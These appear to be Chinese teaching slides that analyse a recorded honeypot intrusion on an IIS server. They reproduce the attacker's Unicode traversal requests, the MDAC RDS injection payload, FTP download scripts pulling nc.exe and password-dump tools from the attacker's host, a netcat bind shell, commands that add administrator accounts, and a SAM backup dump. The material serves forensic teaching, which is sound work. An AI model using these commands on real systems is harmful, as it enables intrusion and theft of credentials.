
- # nstreams -f snort-0204@0117.log > nstreams.txt
- 1 netbios-ns (udp) traffic between 172.16.1.105 and 216.249.212.29
- 2 netbios-ns (udp) traffic between 172.16.1.105 and 216.103.237.46
- 3 Unknown tcp traffic between 61.9.26.51:1593 and 172.16.1.103:111
- 4 Unknown tcp traffic between 172.16.1.103:111 and 61.9.26.51:1593
- 5 Unknown tcp traffic between 61.9.26.51:2910 and 172.16.1.108:111
- 6 Unknown tcp traffic between 172.16.1.108:111 and 61.9.26.51:2910
- 7 http traffic between 213.116.251.162 and 172.16.1.106
- 8 ftp traffic between 172.16.1.106 and 204.42.253.18
- ……

Copyright (c) 2008－2009 诸葛建伟

Wireshark进行网络流统计



Wireshark的会话视图



Wireshark的流重组功能

- POST /msadc/msadcs.dll/AdvancedDataFactory.Query HTTP/1.1
- User-Agent: ACTIVEDATA
- Host: lab.wiretrip.net
- Content-Length: 551
- Connection: Keep-Alive
- ADCClientVersion:01.06
- Content-Type: multipart/mixed; boundary=!ADM!ROX!YOUR!WORLD!; num-args=3
- --!ADM!ROX!YOUR!WORLD!
- Content-Type: application/x-varg
- Content-Length: 342
- .....S.e.l.e.c.t. .*. .f.r.o.m. .C.u.s.t.o.m.e.r.s. .w.h.e.r.e. .C.i.t.y.=.'.|.s.h.e.l.l.(."c.m.d. ./.c. .e.c.h.o. .w.e.r.d. .>.>. .c.:.\.f.u.n.").|.'.....d.r.i.v.e.r.=.{.M.i.c.r.o.s.o.f.t. .A.c.c.e.s.s. .D.r.i.v.e.r. .(.*...m.d.b.).}.;.d.b.q.=.c.:.\.w.i.n.n.t.\.h.e.l.p.\.i.i.s.\.h.t.m.\.t.u.t.o.r.i.a.l.\.b.t.c.u.s.t.m.r...m.d.b.;.
- --!ADM!ROX!YOUR!WORLD!--

Copyright (c) 2008—2009 诸葛建伟

初步分析

- 攻击场景环境
  - 被攻击目标: **rfp**的个人网站(**lab.wiretrip.net**), 基于**NT**和**IIS**
  - 攻击者: 来自**213.116.251.162**
- **Google "WEBROOT DIRECTORY TRAVERSAL IIS"**
  - **Unicode**漏洞（**MS00-078/MS01-026**）
- **Google "WEB-IIS MDAC Content-Type overflow attempt"**
  - **MDAC RDS**漏洞（**MS02-065**）
- 整体印象
  - 攻击者可能利用了**IIS**的**Unicode**漏洞和**MDAC RDS**组件漏洞攻陷了蜜罐主机
  - 并通过**netcat**构建了远程**shell**连接

Copyright (c) 2008－2009 诸葛建伟

Unicode攻击原理解释

- 利用微软**IIS 4.0**和**5.0**都存在利用扩展**UNICODE**字元取代“**/**”和“****”而能利用“**../**” 目录遍历的漏洞。
- 未经授权的用户可能利用**IUSR_machinename**账号的上下文空间访问任何已知 的文件。该账号在默认情况下属于**Everyone** 和**Users**组的成员，因此任何与**Web**根目录在同一逻辑驱动器上的能被这些用户组访问的文件都能被删除，修改或执行，就如同一个用户成功登陆所能完成的一样。
- **%c0%af = /**
- **%c1%9c = **

- 参见 **http://fanqiang.chinaunix.net/safe/2001-05-20/2478.shtml**
- 实例：针对**BID1806, MS00-078, MS01-026**攻击

Copyright (c) 2008－2009 诸葛建伟

MDAC SQL注入攻击原理解释

- IIS的MDAC组件存在一个漏洞可以导致攻击者远程执行你系统的命令。
- 主要核心问题是存在于RDS Datafactory，DataFactory允许使用者从远端执行四项功能，包括：「Query」、「CreateRecordSet」、「ConvertToString」和「SubmitChanges」，其中「Query：查询」功能就是黑客用来入侵的地方。默认情况下， 它允许远程命令发送到IIS服务器中，这命令会以设备用户的身份运行，其一般默认情况下是SYSTEM用户.
- 实例：msadc2.pl
  - http://downloads.securityfocus.com/vulnerabilities/exploits/msadc.pl

Copyright (c) 2008－2009 诸葛建伟

细致分析过程

- 针对黑客攻击步骤：
  - 查点
    - 查找相关漏洞
  - 远程渗透攻击
    - 通过利用相关漏洞获取远程访问权限及交互式访问方式
  - 本地权限提升
    - 获取**Administrator**用户账号权限
  - 掩踪灭迹

Copyright (c) 2008－2009 诸葛建伟

分析方法

- 重构攻击场景
  - **Snort**会话重组后的**SESSION**
  - 注意先后次序关系，重构攻击场景时间线
    - **Snort**会话重组将重组会话按照攻击主机划分目录
    - 没有特殊指定**SPort**情况下，**Sport**反映出会话的先后次序
    - 多个会话交叉并行时，需要细致分析**packet**的捕获(到达)时间才能理清多会话中攻击动作的次序
- 猜测攻击者意图
  - 需要你对攻击过程知识的掌握和相关经验

Copyright (c) 2008－2009 诸葛建伟

攻击场景中涉及重要主机的编号


- **T (172.161.1.106): 被攻击的蜜罐主机, lab.wiretrip.net**
- **X (213.116.251.162): 主要攻击源**
- **Y (202.85.60.156): 次要攻击源**
- **F (204.42.253.18): ftp.nether.net, 用以下载文件的FTP服务器**

Copyright (c) 2008－2009 诸葛建伟

细致分析：攻击者查点阶段

- 从攻击主机X首先访问了蜜罐T上的 http://lab.wiretrip.net/Default.htm页面
  - 其User-Agent域设置为Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0; Hotbar 2.0)
  - Accept字段中显示访问主机安装了MS Word等软件
  - 推测攻击主机应为NT5.0系统，安装了MSIE5.01和Hotbar2.0插件。
  - 在点击访问了http://lab.wiretrip.net/guest/default.asp内部留言本页面之后
- 攻击者在SESSION:1765-80中成功进行了Unicode攻击以打开NT系统启动文件boot.ini，其request为：
  - GET /guest/default.asp/..%C0%AF../..%C0%AF../..%C0%AF../boot.ini HTTP/1.1
  - (注：%C0%AF为’/’的Unicode编码， IIS4.0和5.0存在Unicode Directory Traversal Vulnerability, http://www.securityfocus.com/bid/1806)
  - 确认目标系统存在Unicode漏洞

Copyright (c) 2008－2009 诸葛建伟


snort-0204@0117.log - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter: ip.addr==213.116.251.162 && tcp.port==1765 && ip.addr==172
Expression... Clear Apply
No. Time Source Destination Protocol Info
84 14952.844 213.116.251.162 172.16.1.106 TCP 1765 > http [SYN] Seq=0 Ack=0 Win=8760 Len=0 MSS=1460
85 14952.846 172.16.1.106 213.116.251.162 TCP http > 1765 [SYN, ACK] Seq=0 Ack=1 Win=8760 Len=0 MSS=1460
91 14953.206 213.116.251.162 172.16.1.106 TCP 1765 > http [ACK] Seq=1 Ack=1 Win=8760 Len=0
92 14953.247 213.116.251.162 172.16.1.106 HTTP GET /guest/lrfptop.gif HTTP/1.1
93 14953.258 172.16.1.106 213.116.251.162 HTTP HTTP/1.1 200 OK (GIF89a)
100 14956.202 172.16.1.106 213.116.251.162 HTTP HTTP/1.1 200 OK (GIF89a)
101 14956.221 213.116.251.162 172.16.1.106 HTTP GET /guest/lrfptop.gif HTTP/1.1
102 14956.223 172.16.1.106 213.116.251.162 TCP http > 1765 [ACK] Seq=900 Ack=337 Win=8424 Len=0
104 14956.546 213.116.251.162 172.16.1.106 HTTP GET /guest/rfp.gif HTTP/1.1
105 14956.552 172.16.1.106 213.116.251.162 HTTP HTTP/1.1 200 OK (GIF89a)
111 14957.424 213.116.251.162 172.16.1.106 TCP 1765 > http [ACK] Seq=669 Ack=900 Win=7861 Len=0
115 14958.117 213.116.251.162 172.16.1.106 TCP 1765 > http [ACK] Seq=669 Ack=2093 Win=8760 Len=0
117 14959.702 213.116.251.162 172.16.1.106 HTTP GET /guest/default.asp/..%C0%AF../..%C0%AF../..%C0%AF../boot.
118 14959.702 213.116.251.162 172.16.1.106 HTTP GET /guest/default.asp/..\300\257../../..%C0%AF../..%C0%AF..
119 14959.702 213.116.251.162 172.16.1.106 HTTP GET /guest/default.asp/..\300\257../..\300\257../..%AF../..%C
120 14959.702 213.116.251.162 172.16.1.106 HTTP GET /guest/default.asp/..\300\257../..\300\257../..\300\257..
121 14959.736 172.16.1.106 213.116.251.162 HTTP HTTP/1.1 200 OK
122 14961.140 213.116.251.162 172.16.1.106 TCP 1765 > http [ACK] Seq=1125 Ack=2253 Win=8600 Len=0
123 14961.142 172.16.1.106 213.116.251.162 HTTP Continuation or non-HTTP traffic
124 14961.841 213.116.251.162 172.16.1.106 TCP 1765 > http [ACK] Seq=1125 Ack=2587 Win=8266 Len=0
126 15021.813 213.116.251.162 172.16.1.106 TCP 1765 > http [RST] Seq=1125 Ack=1515534136 Win=0 Len=0
Hypertext Transfer Protocol
GET /guest/default.asp/..%C0%AF../..%C0%AF../..%C0%AF../boot.ini HTTP/1.1\r\n
Request Method: GET
Request URI: /guest/default.asp/..%C0%AF../..%C0%AF../..%C0%AF../boot.ini
0020 01 6a 06 e5 00 50 8e 40 69 92 2c ae 9e 9b 50 18 .j...P.@ i.,...P.
0030 22 38 6c 14 00 00 47 45 54 20 2f 67 75 65 73 74 "8l...GE T /guest
0040 2f 64 65 66 61 75 6c 74 2e 61 73 70 2f 2e 2e 25 /default .asp/..%
0050 43 30 25 41 46 2e 2e 2f 2e 2e 25 43 30 25 41 46 C0%AF../ ..%C0%AF
0060 2e 2e 2f 2e 2e 25 43 30 25 41 46 2e 2e 2f 62 6f ../..%C0 %AF../bo
0070 6f 74 2e 69 6e 69 20 48 54 54 50 2f 31 2e 31 0d ot.ini H TTP/1.1.
0080 0a 41 63 63 65 70 74 3a 20 69 6d 61 67 65 2f 67 .Accept: image/g
0090 69 66 2c 20 69 6d 61 67 65 2f 78 2d 78 62 69 74 if, imag e/x-xbit
00a0 6d 61 70 2c 20 69 6d 61 67 65 2f 6a 70 65 67 2c map, ima ge/jpeg,
00b0 20 69 6d 61 67 65 2f 70 6a 70 65 67 2c 20 61 70 image/p jpeg, ap
P: 6707 D: 21 M: 0

攻击者查点(2)

- 随后，在SESSION:1769-80和SESSION:1770-80中，攻击者探测了/msadc/msadcs.dll的存在
- 并在SESSION:1771-80中通过msadcs.dll 中存在MDAC RDS漏洞（注：MS02-065漏洞）进行了SQL注入攻击，尝试执行"cmd /c echo werd >> c:\fun"命令。
  - Google “--!ADM!ROX!YOUR!WORLD!”得知使用rfp的msadc.pl渗透攻击脚本
- 在紧随的SESSION:1772-80中，攻击者验证其攻击确实成功了。
- 通过上述查点，确认了目标系统存在MDAC RDS漏洞

Copyright (c) 2008－2009 诸葛建伟


问题1：攻击者使用什么破解工具？

- 攻击者利用了**Unicode**攻击（针对**MS00-078/MS01-026**）和针对**msadcs.dll**中**RDS**漏洞（**MS02-065**）的**msadc.pl/msadc2.pl**渗透攻击工具进行了攻击。

Copyright (c) 2008－2009 诸葛建伟

问题2: 渗透攻击阶段(1)

- 通过FTP脚本尝试在目标主机下载工具(pdump/samdump/netcat)
  由于记错口令失败
  - SESSION:1778-80 "cmd /c echo user johna2k > ftpcom"
  - SESSION:1780-80 "cmd /c echo hacker2000 >> ftpcom"
  - SESSION:1782-80 "cmd /c echo get samdump.dll >> ftpcom"
  - SESSION:1784-80 "cmd /c echo get pdump.exe >> ftpcom"
  - SESSION:1786-80 "cmd /c echo get nc.exe >> ftpcom"
  - SESSION:1789-80 "cmd /c echo quit >> ftpcom"
  - SESSION:1791-80 "cmd /c ftp -s:ftpcom -n www.nether.net"



Copyright (c) 2008—2009 诸葛建伟

问题2: 渗透攻击阶段 (2)

- 多次尝试编写FTP脚本出错，失败
- 成功上传工具
  - **SESSION:1874-80 "copy C:\winnt\system32\cmd.exe cmd1.exe"**
  - **SESSION:1875-80 "cmd1.exe /c open 213.116.251.162 >ftpcom"**
  - **SESSION:1876-80 "cmd1.exe /c echo johna2k >>ftpcom"**
  - **SESSION:1877-80 "cmd1.exe /c echo haxedj00 >>ftpcom"**
  - **SESSION:1879-80 "cmd1.exe /c echo get nc.exe >>ftpcom"**
  - **SESSION:1880-80 "cmd1.exe /c echo get pdump.exe >>ftpcom"**
  - **SESSION:1881-80 "cmd1.exe /c echo get samdump.dll >>ftpcom"**
  - **SESSION:1882-80 "cmd1.exe /c echo quit >>ftpcom"**
  - **SESSION:1885-80 "cmd1.exe /c ftp -s:ftpcom"**
- 通过**Netcat**获得远程访问**shell**，正式获得远程访问权
  - **SESSION:1887-80 "cmd1.exe /c nc -l -p 6969 -e cmd1.exe"**
  - **20:42:47 X:1888 -> T:6969 incoming NC cmd.exe session: see ./log/172.16.1.106/SESSION:6969-1888**

Copyright (c) 2008－2009 诸葛建伟

问题3: 本地权限提升

- 攻击者目前获取的远程访问权限
  - **IIS启动帐户: IUSR_machinename**
  - 能够通过**MDAC RDS以SYSTEM账号权限运行任意指令**
  - 攻击者目标：获取本地**Administrator权限**
- 攻击者尝试方法一: **pdump, 失败**
  - **20:43:52 X:1891 -> T:80 exec (msadc): 'samdump >> yay.txt'**
  - **20:44:36 X:1893 -> T:80 exec (msadc): 'pdump >> yay.txt'**
  - **20:45:55 X:1901 -> T:80 exec (msadc): 'pdump >> c:\yay.txt'**
  - **20:46:08 X:1888 -> T:6969 interactive (netcat): 'type yay.txt'**
  - **20:47:48 X:1922 -> T:80 exec (msadc): 'pdump >> yay2.txt'**
  - **20:47:55 X:1924 -> T:80 exec (msadc): 'net session >> c:\yay2.txt'**
  - **20:48:59 X:1888 -> T:6969 interactive (netcat): 'type yay2.txt'**
  - **----------output----------**
  - **There are no entries in the list.**
  - **----------output----------**

Copyright (c) 2008—2009 诸葛建伟

问题3: 本地权限提升-刺探用户组信息

- 20:49:54 X:1930 -> T:80 exec (msadc): 'net users >> heh.txt'
- 20:50:00 X:1932 -> T:80 exec (msadc): 'net users >> c:\heh.txt'
- 20:50:10 X:1888 -> T:6969 interactive (netcat): 'type heh.txt'
- 20:50:51 X:1888 -> T:6969 interactive (netcat):
- 'echo Hi, i know that this is a lab server, but patch the holes! :-) >>README.NOW.Hax0r'
- 20:51:31 X:1888 -> T:6969 interactive (netcat): 'net group...'
- 20:53:27 X:1888 -> T:6969 interactive (netcat): ‘net users’

Copyright (c) 2008－2009 诸葛建伟

问题3: 本地权限提升-提升IUSR权限

- 尝试通过net指令将IUSR加入本地管理员组
  - 20:53:40 X:1940 -> T:80 exec (msadc):
  - 'net localgroup Domain Admins IWAM_KENNY /ADD'
  - 20:54:03 X:1943 -> T:80 exec (msadc):
  - 'net localgroup Domain Admins IUSR_KENNY /ADD'
  - 20:55:45 X:1888 -> T:6969 interactive (netcat): ‘net localgroup administrators’
  - 失败，因为Domain Admins非本地管理员组，而是域管理员组
  - 20:56:05 X:1946 -> T:80 exec (msadc):
  - 'net localgroup Administrators IUSR_KENNY /ADD'
  - 20:56:17 X:1948 -> T:80 exec (msadc):
  - 'net localgroup administrators IWAM_KENNY /ADD'
  - 20:56:34 X:1888 -> T:6969 interactive (netcat): 'net localgroup administrators'
  - --- output ---
  - Members
  - Administrator Domain Admins IUSR_KENNY
  - IWAM_KENNY
  - The command completed successfully.
  - --- output ---

Copyright (c) 2008—2009 诸葛建伟

问题3: 本地权限提升-再次尝试pdump

- 再次尝试pdump
  - 20:58:08 X:1888 -> T:6969 interactive (netcat): ‘pdump’，仍然失败
- 创建testuser用户
  - 20:59:02 X:1956 -> T:80 exec (msadc): 'net user testuser UgotHacked /ADD'
  - 20:59:18 X:1958 -> T:80 exec (msadc): ‘net localgroup Administrators testuser /ADD’
- 放弃pdump方法
  - 21:05:27 X:1888 -> T:6969 interactive (netcat): 'del pdump.exe' and 'del samdump.dll’

Copyright (c) 2008—2009 诸葛建伟

问题3: 本地权限提升-获取SAM备份

- ***rdisk /s-*** *备份关键系统信息，在%**systemroot%\repair**目录中就会创建一个名为**sam._**的**SAM**压缩拷贝，备份的**sam._**文件在使用之前需要通过**expand**进行扩展，**L0phtcrack**的较新版本通过导入功能自动完成扩展工作。*
  - **21:05:51 X:1888 -> T:6969 interactive (netcat): 'rdisk -s/'**
  - **21:06:32 X:1964 -> T:80 exec (msadc): 'rdisk -/s'**
  - **21:06:38 X:1966 -> T:80 exec (msadc): 'rdisk -s'**
  - **21:06:42 X:1968 -> T:80 exec (msadc): 'rdisk'**
  - **21:07:04 X:1970 -> T:80 exec (msadc): 'rdisk -s'**
  - **21:07:10 X:1972 -> T:80 exec (msadc): 'rdisk -s/'**
  - **21:07:32 X:1974 -> T:80 exec (msadc): 'rdisk /s-'**
  - **21:07:50 X:1976 -> T:80 exec (msadc): 'rdisk /s-'**
  - **21:08:32 X:1979 -> T:80 exec (msadc): 'rdisk /s-'**
  - **21:08:36 X:1981 -> T:80 exec (msadc):**
  - **'type c:\winnt\repair\sam._ >> C:\har.txt'**
